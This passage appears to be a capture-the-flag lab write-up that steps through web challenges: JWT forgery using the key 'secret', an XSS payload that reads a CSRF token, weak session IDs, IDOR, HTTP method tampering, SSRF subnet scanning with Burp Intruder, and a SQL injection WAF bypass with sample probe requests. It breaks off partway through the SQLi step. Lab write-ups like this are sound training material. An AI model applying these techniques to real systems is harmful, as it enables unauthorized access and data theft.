
1. View page source and all the urls in one url(/web/html5.js) you will have some javascript code which hints for the NS_KEY. Reverse the Javascript code with JSFuck Decoder. You will get the WS_KEY , IndexedDB KEY etc..

2. Submit the Keys in the form and get successful challenge message.




C10 <=> Session Validation Bypass

1. In the Session validation Challenge the task is to login as admin user. It uses JSON WEB TOKEN for the validation. In the task page they also mentioned Hints to be used to complete tasks. The JWT uses HS256 algo encryption with the key as “secret”. To decrypt JWT Token use jwt.io site.
2. Change login:0 -> login:1 for and encrypt the token again using the HS256 algo and key as “secret”, then copy edited jwt token and send request with new JWT token as request.



3. You will be prompted for a successful admin login page.




C11 <=> XSS via Weak Client Side Validation

1. In this challenge the webpage sanitizes user input at client side using the javascript.
2. Send the request Intercept request using burp modify the parameter with the xss payload


```
">var+csrf=+document.getElementById("csrf_token").value;<img+
src="x"+onmouseover="alert(CSRFTOKEN:+csrf)">
```

3. Submit the request and see the successful alert box popup and challenge completes.




C13 <=> Weak Session ID

1. This challenge has involved weak and guessable user-id based session validation.
2. We can recreate the session-ID based on user-ID
3. Created session-ID by understanding the logic and got a success message.




C14 <=> Insecure Direct Object Reference

1. This challenge has 1999 users with userID, userName and Password. You will be given a userID and using that ID you can get user information of that particular userID with getData() function. This function uses userID as a parameter and fetches responses in crypto masked form. A code is written at client side to decrypt that masked response and presents you user details at Frontend.
2. I Used the same Javascript function in the browser console to get the userInformation associated with each userID.




3. I got the password for the task given userID and submitted the solution.




C15 <=> REST API HTTP Methods

1. In this challenge the webpage Create and Update the user information. The api accepts three parameters: uid, username, eid. Our task is to delete the admin user with emp id 1 and uid 0.
2. Then i created the request from the browser and intercept it using burp proxy modified the HTTP Method from GET -> DELETE.




3. Changed uid to 0, user to admin, eid to 1 and forwarded the request the response in browser was successful task completion message.



C17 <=> Server-side request forgery


1. In this challenge they mentioned they are using multiple internal servers for internal communication and their given range of ips as 192.168.0.1/22.
2. Our first step is to get the list of available ips in a given subnet mask.
3. In this case the ip ranges from 192.168.0.1 to 192.168.3.254
4. Also they mentioned server running on port 8080
5. Now check which of the ip is alive/used for the internal server.
6. Mentioned Hint as key is in secret.txt file which is present in the internal server.
7. So, at the server URL give http://192.168.0.1:8080/secret.txt and intercept the request
8. Send the intercepted request to burp Intruder and set payload position as shown http://192.168.0.1:8080/secret.txt
9. Set the payloads for 1st position as numbers range from 0-3.
10. Set payloads for 2nd position as number range from 1-254 and start attack
11. At one request you will get a different response length with the Secret Token.
12. Submit the token and complete the task.




C19 <=> SQL Injection via WAF Bypass

1. In this challenge the webpage has the two dropdown fields one with year and other with city. The parameters holding them are col and wval.
2. The wval parameter is vulnerable to Union based SQL injection.
3. But the server WAF to restrict some SQL keys like order,union,select,from,version etc..

4. To bypass the WAF we can use Keywords as semi/Full capitalized(UnIOn, SeLECt, etc..)



5. Thing to be noticed is wval uses base64 encoding, so every payload you try from burp should be base64 encoded.




6. First identify SQL making server to give errors


   NOTE: The payload given is not base64 encoded. Encode before using it.

```
col=2010&wval=Dubai  (Normal Request)
col=2010&wval=Dubai' (Let server to make errors)
col=2010&wval=Dubai'' (Trying to fix error caused by me)
```

